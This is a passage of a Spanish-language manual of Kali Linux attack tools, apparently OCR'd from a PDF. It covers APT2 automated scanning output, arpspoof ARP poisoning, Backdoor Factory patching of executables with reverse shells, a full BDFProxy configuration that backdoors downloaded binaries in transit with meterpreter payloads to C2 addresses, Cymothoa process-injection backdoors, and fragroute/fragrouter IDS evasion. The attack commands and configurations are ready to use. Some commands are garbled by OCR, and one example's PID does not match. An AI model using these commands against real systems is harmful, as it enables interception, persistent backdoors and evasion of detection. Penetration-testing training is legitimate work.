scan_msf_smbuserenum	action	5	Get List of Users From SMB
scan_msf_snmpenumshares	action	5	Enumerate SMB Shares via LanManager OID Values

scan_msf_snmpenumusers	action	5	Enumerate Local User Accounts Using LanManager/psProcessUsername OID Values
scan_msf_snmplogin	action	5	Attempt Login Using Common Community Strings
scan_msf_vncnoneauth	action	5	Detect VNC Services with the None authentication type
scan_nmap_msvulnscan	action	4	Nmap MS Vuln Scan
scan_nmap_nfsshares	action	5	NMap NFS Share Scan
scan_nmap_smbshares	action	5	NMap SMB Share Scan
scan_nmap_smbsigning	action	5	NMap SMB-Signing Scan
scan_nmap_sslscan	action	5	NMap SSL Scan
scan_nmap_vnc_auth_bypass	action	5	NMap VNC Auth Bypass
scan_nmap_vncbrute	action	5	NMap VNC Brute Scan
scan_openx11	action	5	Attempt Login To Open X11 Servicei and Get Screenshot
scan_rpcclient_nullsession	action	5	Test for NULL Session
scan_rpcclient_userenum	action	5	Get List of Users From SMB
scan_smbclient_nullsession	action	5	Test for NULL Session
scan_snmpwalk	action	5	Run snmpwalk using found community string
scan_sslscan	action	5	Determine SSL protocols and ciphers
scan_testsslserver	action	5	Determine SSL protocols and ciphers
dictload	input		Load DICT Input File
nmaploadxml	input		Load NMap XML File

Ejemplo

```
root@kali:~# apt2 -s 0 -b --target 192.168.103.128
[*] An Automated Penetration Testing Toolkit
[*] Written by: Adam Compton & Austin Lane
[*] Verion: 1.0.0
[!] Module 'apt2_shodan' disabled:
[!]     API key is missing
[!] Module 'searchnfsshare' disabled:
[!]     Module Manually Disabled !!!
[*] Input Modules Loaded:   2
[*] Action Modules Loaded:  43
[*] Report Modules Loaded:  1
[*]
[*] The KnowledgeBase will be auto saved to : /root/.apt2/proofs/KB-egghavrdqa.save
[*] Local IP is set to : 192.168.103.227
[*]       If you would rather use a different IP, then specify it via the [--ip <ip>] argument.
[*] Scan file saved to [/root/.apt2/proofs/NMAP-nmapScan192.168.103.128-fvqoswtplf]
[*] Use the following controls while scans are running:
[*] Starting responder...
```

[*] - p - pause/resume event queueing
[!] VULN [NULLSession] Found on [192.168.103.128]
[*] Current # of Active Threads = [10]
[*] ==> Responder, GetHostname, MSFJbossVulnscan, MSFTomcatMgrLogin, MSFJbossVulnscan, MSFTomcatMgrLogin, NmapMS08067Scan, NmapSMBSigning, NmapSMBShareScan, MSFSMBUserEnum
[*] Current # of Active Threads = [10]
[*] ==> Responder, GetHostname, MSFJbossVulnscan, MSFTomcatMgrLogin, MSFJbossVulnscan, MSFTomcatMgrLogin, NmapMS08067Scan, NmapSMBSigning, NmapSMBShareScan, MSFSMBUserEnum
[*] Current # of Active Threads = [9]
[*] ==> Responder, MSFJbossVulnscan, MSFTomcatMgrLogin, MSFJbossVulnscan, MSFTomcatMgrLogin, NmapMS08067Scan, NmapSMBSigning, NmapSMBShareScan, MSFSMBUserEnum
[*] Scan file saved to [/root/.apt2/proofs/NMAP-192.168.103.128_MS08067SCAN-ughssbeike]
[*] Scan file saved to [/root/.apt2/proofs/NMAP-192.168.103.128_SMBSINGINGSCAN-mcjojhzjny]
[*] Scan file saved to [/root/.apt2/proofs/NMAP-192.168.103.128_SMBSHARESCAN-idhndqdplo]
[*] Current # of Active Threads = [6]
[*] ==> Responder, MSFJbossVulnscan, MSFTomcatMgrLogin, MSFJbossVulnscan, MSFTomcatMgrLogin, MSFSMBUserEnum
[*] Current # of Active Threads = [6]
[*] ==> Responder, MSFJbossVulnscan, MSFTomcatMgrLogin, MSFJbossVulnscan, MSFTomcatMgrLogin, MSFSMBUserEnum
[*] Current # of Active Threads = [6]
[*] ==> Responder, MSFJbossVulnscan, MSFTomcatMgrLogin, MSFJbossVulnscan, MSFTomcatMgrLogin, MSFSMBUserEnum
[*] Current # of Active Threads = [1]
[*] ==> Responder
[*] Current # of Active Threads = [1]
[*] ==> Responder
[*] Current # of Active Threads = [1]
[*] ==> Responder
[*] Generating Reports
[*] Report file located at /root/.apt2/reports/reportGenHTML_shfrqjwgxs.html
[*]
[*] Good Bye!

59. arpspoof

En las redes de ordenadores, la falsificación de ARP es una técnica mediante la cual un atacante envía mensajes (falsificados) del ARP (Address Resolution Protocol) a una red de área local. En general el objetivo es asociar la dirección MAC del atacante con la dirección IP de otro dispositivo, como la puerta de enlace predeterminada, haciendo que el tráfico destinado a esa dirección IP se envíe al atacante. La falsificación de ARP puede permitir a un atacante interceptar tramas de datos en una red, modificar el tráfico o detener todo el tráfico. El ataque solo puede usarse en redes que usan ARP y requiere que el atacante tenga acceso directo al segmento de red local para ser atacado.


El ARP (Address Resolution Protocol) es un protocolo de comunicaciones ampliamente utilizado para resolver direcciones de capa de Internet en direcciones de capa de enlace. Cuando se envía un paquete IP de un dispositivo a otro en una red de área local, la dirección IP de destino debe resolverse en una dirección MAC para su transmisión a través de la capa de enlace de datos. Cuando se conoce la dirección IP de otro dispositivo y se necesita su dirección MAC, se envía un paquete de difusión a la red local. Este paquete se conoce como una solicitud ARP. La máquina de destino con la IP en la solicitud ARP responde con una respuesta ARP que contiene la dirección MAC para esta IP.

ARP es un protocolo sin estado. Los dispositivos de la red almacenarán automáticamente en caché las respuestas ARP que reciban, independientemente de si los dispositivos de la red las solicitaron. Incluso las entradas ARP que aún no hayan expirado se sobrescribirán cuando se reciba un nuevo paquete de respuesta ARP. No hay ningún método en el protocolo ARP mediante el cual un dispositivo pueda autenticar al igual desde el que se originó el paquete. Este comportamiento es la vulnerabilidad que permite la suplantación de ARP.

El principio básico detrás de la falsificación de ARP es explotar la falta de autenticación en el protocolo ARP enviando mensajes ARP falsificados a la LAN. Los ataques de falsificación de ARP pueden ejecutarse desde un dispositivo comprometido en la LAN o desde una máquina del atacante que está conectada directamente a la LAN de destino.

En general el objetivo del ataque es asociar la dirección MAC del dispositivo del atacante con la dirección IP de un dispositivo objetivo, de modo que cualquier tráfico destinado al dispositivo objetivo se envíe al dispositivo del atacante. El atacante puede optar por inspeccionar los paquetes, mientras reenvía el tráfico al destino predeterminado real para evitar el descubrimiento, modificar los datos antes de reenviarlos o iniciar una denegación de servicio ataque causando que algunos o todos los paquetes en la red sean descartados.

Los desarrolladores utilizan a menudo la suplantación de ARP para depurar el tráfico IP entre 2 dispositivos cuando se usa un conmutador: si el dispositivo A y el dispositivo B se comunican a través de un conmutador Ethernet, su tráfico normalmente sería invisible para un tercer dispositivo de monitorización M. El desarrollador configura A para tener la dirección MAC de M para B y B para tener la dirección MAC de M para A; y también configura M para reenviar paquetes. M ahora puede monitorear el tráfico, exactamente como en un ataque de hombre en el medio.



Un ataque de suplantación (envenenamiento) ARP exitoso permite al atacante alterar el enrutamiento en una red, lo que efectivamente permite un ataque de hombre en el medio.

La herramienta arpspoof es una herramienta que se puede utilizar para detectar el tráfico de red en un entorno de un conmutador. La herramienta arpspoof funciona forjando las respuestas ARP a ambas partes comunicantes. Antes de poder utilizar arpspoof, debe habilitar la función de IP forward en la máquina origen. Esto se puede hacer dando el siguiente comando como root:

echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat PREROUTING -p tcp - -destination-port -j REDIRECT - -to-port 8080
iptables -I INPUT 1 -p tcp - -dport 8080 -j ACCEPT

Uso:
arpspoof [-i interface] [-t target] host

Opciones

-i interface	Especificar la interfaz a usar
-c own|host|both	Especificar que dirección t que usará cuando restaure la configuración ARP.
-t target	Especificar un host particular. Si no se especifica, todos los hosts en la LAN.
-r	Hacer spoofing al host y al destino para capturar el tráfico en ambas direcciones. Solo válido en conjunción con -t
host	Especificar el host para el que desea interceptar paquetes, generalmente la puerta de enlace local.

Con el comando arp-scan –localnet, podemos conocer todos los dispositivos conectados a la red local

Ejemplo
arpspoof -i wlan0 -t 192.168.0.1 -r 192.168.0.103

Simultaneámente se debe activar un escaner, como por ejemplo Wireshark, para poder capturar los paquetes de la máquina atacada y poder ser analizados.

60. Backdoor Factory (BDF)

El objetivo del Backdoor Factory es parchear los binarios ejecutables con un código de shell del usuario y continuar con la ejecución normal del estado prepatched. Una vez se ha confeccionado el programa infectado con la puerta trasera, se puede el programa Metasploit para realizar su control.

Uso: backdoor-factory [opciones]

Opciones:

-h, --help	Mostrar el mensaje de ayuda y salir
-f FILE, --file=FILE	Nombre del archivo de puerta trasera a generar
-s SHELL, --shell=SHELL	Payloads que están disponibles para su uso.
-H HOST, --hostip=HOST	Dirección IP del C2 para conexiones inversas
-P PORT, --port=PORT	El puerto para volver a conectarse a los shells inversos o para escuchar shells enlazados
-J, --cave_jumping	Seleccionar esta opción si se quiere usar el código de la cueva, saltando para ocultar aún más el shellcode en el binario.
-a, --add_new_section	Exigir que se agregue una nueva sección al ejecutable
-U SUPPLIED_SHELLCODE --user_shellcode=SUPPLIED_SHELLCODE	Shellcode proporcionado por el usuario.
-c, --cave	El flag cave encontrará huecos de código que se pueden usar para esconder el shellcode.
-l SHELL_LEN --shell_length=SHELL_LEN	Para usar con -c para ayudar a encontrar huecos de código de diferentes tamaños
-o OUTPUT, --output-file=OUTPUT	El archivo de salida de la ejecución
-n NSECTION, --section=NSECTION	El nuevo nombre de la sección debe tener menos de 7 caracteres
-d DIR, --directory=DIR	Esta es la ubicación de los archivos que desean puerta trasera.
-w, --change_access	Este flag cambia la sección que alberga el codecave a RWE. Habilitado por defecto. Si está desactivado, la puerta trasera puede fallar.
-i, --injector	Este comando convierte la fábrica de puertas traseras en un tipo de caza e tipo de inyección de shellcode de mecanismo.
-u SUFFIX, --suffix=SUFFIX	Para usar con el inyector, coloca un sufijo en el archivo original para una fácil recuperación
-D, --delete_original	Para uso con módulo inyector. Este comando elimina el archivo original.

-O DISK_OFFSET --disk_offset=DISK_OFFSET	Punto de partida en el offset del disco, en octetos. Algunos autores desean ofuscar su offset en el disco para evitar la ingeniería inversa.
-S, --support_check	Para determinar si el archivo es compatible por BDF antes de realizar una copia de seguridad del archivo.
-q, --no_banner	Matar el banner
-v, --verbose	Para la salida de información de depuración.

Los payloads dependen del ejecutable que se vaya a usar.

Ejemplo
backdoor-factory -f /usr/share/windows-binaries/plink.exe -H 192.168.1.202 -P 4444 -s reverse_shell_tcp

61. Bdfproxy

BDFProxy es una herramienta que se ha desarrollado a partir de 2 instrumentos diferentes. Inicialmente el autor de BDFProxy Joshua Pitts creó la herramienta llamada The Backdoor Factory que en realidad fue diseñada para automatizar la aplicación de parches a los ficheros con el fin de insertar códigos de respaldo que podrían ser cruciales para las pruebas de penetración. El mitmproxy, que es un servidor proxy en python que puede capturar el protocolo HTTP, cambiar el tráfico sobre la marcha, reproducir el tráfico, descodificar y procesar tipos de datos primitivos. Mediante el cruce de estas 2 herramientas se consigue el BDFProxy.



El contenido del fichero de configuración bdfprox.cfg

```
[Overall]
proxyMode = regular  # Modes: regular or None (for libmproxy < 13), socks5, transparent, reverse, upstream
MaxSizeFileRequested = 100000000 # will send a 502 request of large content to the client (server error)
certLocation = ~/.mitmproxy/mitmproxy-ca.pem
proxyPort = 8080
sslports = 443, 8443
loglevel = INFO
logname = proxy.log
resourceScriptFile = bdfproxy_msf_resource.rc
[hosts]
#whitelist host/IP - patch these only.
#ALL is everything, use the blacklist to leave certain hosts/IPs out
whitelist = ALL
#Hosts that are never patched, but still pass through the proxy. You can include host and ip, recommended to do both.
blacklist = ,   # a comma is null do not leave blank
[keywords]
#These checks look at the path of a url for keywords
whitelist = ALL
#For blacklist note binaries that you do not want to touch at all
# Also applied in zip files
blacklist = .dll
[ZIP]
# patchCount is the max number of files to patch in a zip file
# After the max is reached it will bypass the rest of the files
# and send on it's way
```

```
patchCount = 5
# In Bytes
maxSize = 50000000
blacklist = .dll,  #don't do dlls in a zip file
[TAR]
# patchCount is the max number of files to patch in a tar file
# After the max is reached it will bypass the rest of the files
# and send on it's way
patchCount = 5
# In Bytes
maxSize = 50000000
blacklist = ,   # a comma is null do not leave blank
[targets]
        #MAKE SURE that your settings for host and port DO NOT
        # overlap between different types of payloads
        [[ALL]] # DEFAULT settings for all targets REQUIRED
        LinuxType = ALL       # choices: x86/x64/ALL/None
        WindowsType = ALL # choices: x86/x64/ALL/None
        FatPriority = x64   # choices: x86 or x64
        FileSizeMax = 10000000  # ~10 MB (just under) No patching of files this large
        CompressedFiles = True #True/False
                [[[LinuxIntelx86]]]
                SHELL = reverse_shell_tcp   # This is the BDF syntax
                HOST = 192.168.1.168                    # The C2
                PORT = 8888
                SUPPLIED_SHELLCODE = None
        # Run preprocessor True/False
        PREPROCESS = False
                MSFPAYLOAD = linux/x86/shell_reverse_tcp         # MSF syntax
                [[[LinuxIntelx64]]]
                SHELL = reverse_shell_tcp
                HOST = 192.168.1.16
                PORT = 9999
                SUPPLIED_SHELLCODE = None
        # Run preprocessor True/False
        PREPROCESS = False
                MSFPAYLOAD = linux/x64/shell_reverse_tcp
                [[[WindowsIntelx86]]]
                PATCH_TYPE = APPEND #JUMP/SINGLE/APPEND
                # PATCH_METHOD overwrites PATCH_TYPE, use automatic, replace, or
onionduke
                PATCH_METHOD = automatic
                HOST = 192.168.1.16
                PORT = 8090
                # SHELL for use with automatic PATCH_METHOD
                SHELL = iat_reverse_tcp_stager_threaded
                # SUPPLIED_SHELLCODE for use with a user_supplied_shellcode payload
                SUPPLIED_SHELLCODE = None
                ZERO_CERT = True
                # PATCH_DLLs as they come across
```

```
                PATCH_DLL = False
                # RUNAS_ADMIN will attempt to patch requestedExecutionLevel as
highestAvailable
                RUNAS_ADMIN = True
                # XP_MODE  - to support XP targets
                XP_MODE = True
                # PUT Import Directory Table in a Cave vs a new section (Experimental)
                IDT_IN_CAVE = False
                # SUPPLIED_BINARY is for use with PATCH_METHOD 'onionduke' DLL/EXE
can be x64 and
                #  with PATCH_METHOD 'replace' use an EXE not DLL
                SUPPLIED_BINARY = veil_go_payload.exe
                # CODE_SIGN is for code signing.  You must configure your own certs, see BDF
readme for details.
        CODE_SIGN = False
        # Run preprocessor True/False
        PREPROCESS = False
                MSFPAYLOAD = windows/meterpreter/reverse_tcp

                [[[WindowsIntelx64]]]
                PATCH_TYPE = APPEND #JUMP/SINGLE/APPEND
                # PATCH_METHOD overwrites PATCH_TYPE, use automatic or onionduke
                PATCH_METHOD = automatic
                HOST = 192.168.1.16
                PORT = 8088
                # SHELL for use with automatic PATCH_METHOD
                SHELL = iat_reverse_tcp_stager_threaded
                # SUPPLIED_SHELLCODE for use with a user_supplied_shellcode payload
                SUPPLIED_SHELLCODE = None
                ZERO_CERT = True
                PATCH_DLL = True
                # PUT Import Directory Table in a Cave vs a new section (Experimental)
                IDT_IN_CAVE = False
                # RUNAS_ADMIN will attempt to patch requestedExecutionLevel as
highestAvailable
                RUNAS_ADMIN = True
                # SUPPLIED_BINARY is for use with PATCH_METHOD onionduke DLL/EXE
can x86 32bit and
                #  with PATCH_METHOD 'replace' use an EXE not DLL
        SUPPLIED_BINARY = pentest_x64_payload.exe
                # CODE_SIGN is for code signing.  You must configure your own certs, see BDF
readme for details.
        CODE_SIGN = False
        # Run preprocessor True/False
        PREPROCESS = False
                MSFPAYLOAD = windows/x64/shell/reverse_tcp
                [[[MachoIntelx86]]]
                SHELL = reverse_shell_tcp
                HOST = 192.168.1.16
                PORT = 4444
```

```
        SUPPLIED_SHELLCODE = None
# Run preprocessor True/False
PREPROCESS = False
        MSFPAYLOAD = linux/x64/shell_reverse_tcp
        [[[MachoIntelx64]]]
        SHELL = reverse_shell_tcp
        HOST = 192.168.1.16
        PORT = 5555
        SUPPLIED_SHELLCODE = None
# Run preprocessor True/False
PREPROCESS = False
        MSFPAYLOAD = linux/x64/shell_reverse_tcp
# Call out the difference for targets here as they differ from ALL
# These settings override the ALL settings
[[sysinternals.com]]
LinuxType = None
WindowsType = ALL
CompressedFiles = False
#inherits WindowsIntelx32 from ALL
        [[[WindowsIntelx86]]]
        PATCH_DLL = False
        ZERO_CERT = True
[[sourceforge.org]]
WindowsType = x64
CompressedFiles = False
        [[[WindowsIntelx64]]]
        PATCH_DLL = False
        [[[WindowsIntelx86]]]
        PATCH_DLL = False
```

62. Cymothoa

Cymothoa es una herramienta de puerta trasera invisible que inyecta el código de shell de la puerta trasera en un proceso existente. La herramienta utiliza la biblioteca ptrace para manipular los procesos e infectarlos.

Uso: cymothoa -p <pid> -s <shellcode_number> [opciones]

Opciones principales:

-p	PID del proceso
-s	Número de shellcode
-l	Nombre de la región de memoria para la inyección de shellcode. Predeterminado /lib/ld. Debe tener los permisos "r-xp"
-m	Nombre de la región de memoria para la memoria persistente . Predeterminado /lib/ld. Debe tener los permisos "rw-p"
-h	Visualizar la pantalla de ayuda
-S	Lista de shellcodes disponibles

Opciones de inyección:

-f	Bifurcar el proceso padre
-F	No bifurcar el proceso padre
-b	Crear un thread de carga
-B	No crear subproceso de carga útil
-w	Pasar la dirección de memoria persistente
-W	No pasar la dirección de memoria persistente
-a	Usar programador de alarmas
-A	No usar el programador de alarmas
-t	Usar el programador setitimer
-T	No usar el programador setitimer

Argumentos de la payload:


-j	Establecer el temporizador (segundos)
-k	Establecer el temporizador (microsegundos)
-x	Establecer la dirección IP
-y	Establecer el número de puerto
-r	Establecer el número de puerto 2
-z	Establece el nombre de usuario (4 octetos)
-o	Establecer la contraseña (8 octetos)
-c	Establecer el código del script, ej: "#! / bin / sh \ nls;

	exit 0"

Para ver todos los shellcodes disponibles ejecutar cymothoa -S y son los siguientes:
0 - bind /bin/sh al puerto proporcionado (requiere -y)
1 - bind /bin/sh + fork() al puerto proporcionado (requiere -y) - izik <izik@tty64.org>
2 - bind /bin/sh al puerto TCP con autenticación de contraseña (requiere -y -o)
3 - /bin/sh connect back (requiere -x, -y)
4 - tcp socket proxy (requiere -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution, crea un fichero tmp que se debe eliminar
6 - forks un servidor HTTP en el puerto tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requiere -j -y) bind port, fork on accept
14 - setitimer() tail follow (requiere -k -x -y) enviar los datos vía UDP

Para determinar el PID, se puede usar el comando ps en la máquina de destino.
Una vez que haya comprometido el objetivo, se puede copiar el archivo binario de Cymothoa a la máquina de destino para generar la puerta trasera.
Después de que el archivo binario de Cymothoa esté disponible en la máquina de destino, se debe encontrar el proceso que desea inyectar y el tipo de shellcode.

Como ejemplo inyectar un PID 2765 (udevd) y usar el número de payload
1. Se necesita establecer el número de puerto para la carga útil usando la opción -y. El siguiente es el comando Cymothoa para este escenario:
./cymothoa –p 4255 –s 1 –y 4444
El siguiente es el resultado de este comando:



63. fragroute

Fragroute intercepta, modifica y reescribe el tráfico de salida destinado a un dispositivo determinado. Cuenta con un lenguaje de reglas simple para demorar, duplicar, soltar, fragmentar, superponer, imprimir, reordenar, segmentar, fuente-ruta o de otra manera simular con todos los paquetes salientes destinados a un host objetivo, con soporte mínimo para el comportamiento aleatorio o probabilístico.

Esta herramienta fue escrita para ayudar en las pruebas de los sistemas de detección de intrusos de red, los cortafuegos y el comportamiento básico de la pila TCP/IP.

Uso: fragroute [-f file] [dispositivo de destino]

-f file Leer las reglas del fichero especificado. Por defecto es /etc/fragroute.conf

Las reglas posibles son:

delay first|last|random ms
Retrasar la entrega del primer, último o un paquete seleccionado aleatoriamente de la cola por ms milisegundos.

drop first|last|random prob-%
Tirar el primero, el último o un paquete seleccionado aleatoriamente de la cola con una probabilidad del % prob.

dup first|last|random prob-%
Duplicar el primer, último o un paquete seleccionado aleatoriamente de la cola con una probabilidad del% prob.

echo string ...
Enviar el argumento de la cadena de caracteres a la salida estándar.

ip_chaff dup|opt|ttl
Intercalar los paquetes de IP en la cola con paquetes de IP duplicados que contengan diferentes payloads, ya sea programados para entrega posterior, con opciones de IP no válidas o con valores de tiempo de vida cortos

ip_frag size [old|new]
Fragmentar cada paquete de la cola en fragmentos de IP de octetos de tamaño, conservando el encabezado de transporte completo en el primer fragmento. La superposición de fragmentos opcional se puede especificar como antigua o nueva, para favorecer datos más nuevos o más antiguos.

ip_opt lsrr|ssrr ptr ip-addr …
Agregar opciones de IP a cada paquete, para habilitar fuentes sueltas o estrictas

routing
La ruta debe especificarse como una lista de direcciones IP y un puntero bytewise en ellas. Por ejemplo, el valor mínimo de ptr es 4.

ip_ttl ttl
Establecer el valor de tiempo de vida de cada paquete IP.

ip_tos tos
Establecer los bits de tipo de servicio IP para cada paquete a lanzar.

order random|reverse
Reordenar los paquetes en la cola al azar o al revés.

print
Imprimir cada paquete en la cola en formato tcpdump.

tcp_chaff cksum|null|paws|rexmit|seq|syn|ttl
Intercalar segmentos TCP en la cola de espera con segmentos TCP duplicados que contienen diferentes cargas útiles, ya sea con sumas de verificación TCP no válidas, indicadores de control TCP nulos, opciones de marca de tiempo TCP anteriores para la eliminación de PAWS, retransmisiones falsas programadas para entrega posterior, números de secuencia fuera de la ventana, solicitudes a volver a sincronizar los números de secuencia a mitad de la secuencia o valores de tiempo de vida cortos.

tcp_opt mss|wscale size
Agregar opciones TCP a cada paquete TCP, para establecer el tamaño máximo de segmento o el factor de escala de la ventana.


tcp_seg size [old|new]
Segmentar cada segmento de datos TCP en la cola de espera en segmentos TCP de tamaño octeto. La superposición de segmentos opcional se puede especificar como antigua o nueva, para favorecer datos más nuevos o más antiguos.

Ejemplo 1
Fragmentar todo el tráfico a un dispositivo de Windows en fragmentos de 8 octetos forward-overlapping hacia adelante, reordenar de forma aleatoria e imprimir en la salida estándar:
ip_frag 8 old
order random
print

Ejemplo 2
Segmentar todos los datos de TCP a un dispositivo en segmentos de 4 octetos forward-overlapping, intercalado con sobrescritura, segmentos aleatorios aleatorios que llevan opciones de marca de tiempo más antiguas para la eliminación de PAWS, reordena aleatoriamente e imprime en la salida estándar:
tcp_seg 4 new
tcp_chaff paws
order random
print

64. Fragrouter

Fragrouter es un programa para el encaminamiento de tráfico de la red para eludir la mayoría de los sistemas de detección de intrusos (NIDS – Network Intrusion Detection System). No es una herramienta para atacar sino que permite a otros atacantes evador la detección por NIDS. El ordenador donde se ejecuta fragrouter debe estar fuera de la red de la víctima. Así en la figura adjunta, hax0r está en una máquina, fragrouter se ejecuta en otra y la víctima es otra máquina.



Para ello se debe añadir una nueva ruta en la máquina atacante indicando primero la indicación de la dirección IP de la máquina atacante y luego la dirección IP de la máquina donde se ejecuta el fragrouter

route add <IP víctima> <IP fragrouter>

De esta forma el tráfico de la máquina atacante pasa por la máquina que ejecuta el fragrouter.

Uso: fragrouter [-i interface] [-p] [-g hop] [-G hopcount] ATTACK

-p	Preserva la cabecera entera del protocolo en el primer segmento. Esto es útil para que los NIDS no deniegen los fragmentos cortos.
-g	Esta opción se usa para especificar un salto a lo largo de la ruta de origen. Se puede usar más de una vez para construir una cadena de puntos de salto.
-G	Esta opción se usa para establecer las posiciones del contador de saltos dentro de la lista de hosts en la ruta de un paquete de origen enrutado.

Opciones ATTACK

-B1	base-1: Reenvío de IP normal
-F1	frag-1: Enviar los datos solicitados en fragmentos IP de 8 octetos.
-F2	frag-2: Enviar datos ordenados en fragmentos IP de 24 octetos
-F3	frag-3: Enviar datos ordenados en fragmentos IP de 8 octetos, con un fragmento enviado fuera de orden.
-F4	frag-4: Envíe los datos en fragmentos IP de 8 octetos, duplicando el penúltimo fragmento en cada paquete.
-F5	frag-5: Enviar los datos de salida en fragmentos IP de 8 octetos, duplicando el penúltimo fragmento en cada paquete.
-F6	frag-6: Enviar datos ordenados en fragmentos IP de 8 octetos, el envío del último fragmento marcado en primer lugar.

-F7	frag-7: Enviar datos ordenados en fragmentos IP de 16 octetos, que precede a cada fragmento con un fragmento de datos de 8 octetos nulo que se superpone a la segunda mitad de la misma. Esto equivale a la visión de superposición de un fragmento de 16 octetos, reescribiendo los datos nulos de nuevo al ataque real.
-T1	tcp-1: Completa el protocolo de enlace TCP, envía FIN y RST falso con sumas de comprobación incorrectas antes de enviar los datos de pedidos en segmentos de 1 octeto
-T3	tcp-3: Completa el protocolo de enlace TCP, enviar datos ordenados en segmentos de 1 octeto, duplicando el penúltimo segmento de cada paquete TCP original.
-T4	tcp-4: Completa el protocolo de enlace TCP, enviar datos ordenados en segmentos de 1 octeto, el envío de un segmento de 1 octeto adicional que se superpone al segmento penúltimo de cada original paquete TCP con una carga útil de datos nulo.
-T5	tcp-5: Completa el protocolo de enlace TCP, envía los datos solicitados en los segmentos de 2 bytes, que precede a cada segmento con un segmento de datos de 1 octeto nulo que se superpone a la segunda mitad de la misma. Esto equivale a la visión de la superposición de 2 bytes segmento reescribir los datos nulos de nuevo al ataque real.
-T7	tcp-7: Completa el protocolo de enlace TCP, enviar datos ordenados en segmentos de 1 octeto intercalados con segmentos de 1 octeto nulo para la misma conexión, pero con números de secuencia drásticamente diferentes.
-T8	tcp-8: Completa el protocolo de enlace TCP, enviar datos ordenados en segmentos de 1 octeto con un segmento enviado fuera de orden.
-T9	tcp-9: Completa el protocolo de enlace TCP, enviar datos de salida del orden de segmentos de 1 octeto.
-C2	TCBC-2: Completa el protocolo de enlace TCP, enviar datos ordenados en segmentos de 1 octeto intercalados con paquetes SYN para los parámetros de conexión mismos.
-C3	TCBC-3: No complete protocolo de enlace TCP, pero enviar datos nulos en pedidos de segmentos de 1 octeto como si se hubiera producido. A continuación, lleve a cabo un handshake con los parámetros de conexión TCP mismos, y enviar los datos reales en pedidos de segmentos de 1 octeto.
-R1	tcbt-1: Complete handshake TCP, cierra la conexión abajo con un RST, vuelva a conectar con números de secuencia drásticamente diferentes y enviar los datos de pedidos segmentos de 1 octeto.
-I2	ins-2: Completa el protocolo de enlace TCP, enviar datos ordenados en segmentos de 1 octeto, pero con malas sumas de comprobación TCP.
-I3	ins-3: Completa el protocolo de enlace TCP, enviar datos ordenados en segmentos de 1 octeto, pero sin conjunto bandera ACK.
-M1	misc-1: Windows Thomas Lopatic de ataque NT 4 Service Pack 2 de fragmentación IP de julio de 1997. Este ataque sólo se implantó para UDP.
-M2	misc-2: Cadenas de Linux John McDonald IP ataque de fragmentación

	IP de julio de 1998. Este ataque sólo ha sido implementado para TCP y UDP.

Solo se puede especificar un tipo de ataque en cada ejecución.
Ejemplos

1. Hacer un ping y ver el tráfico

2. Enviar un exploit con Metasploit con un ataque T5

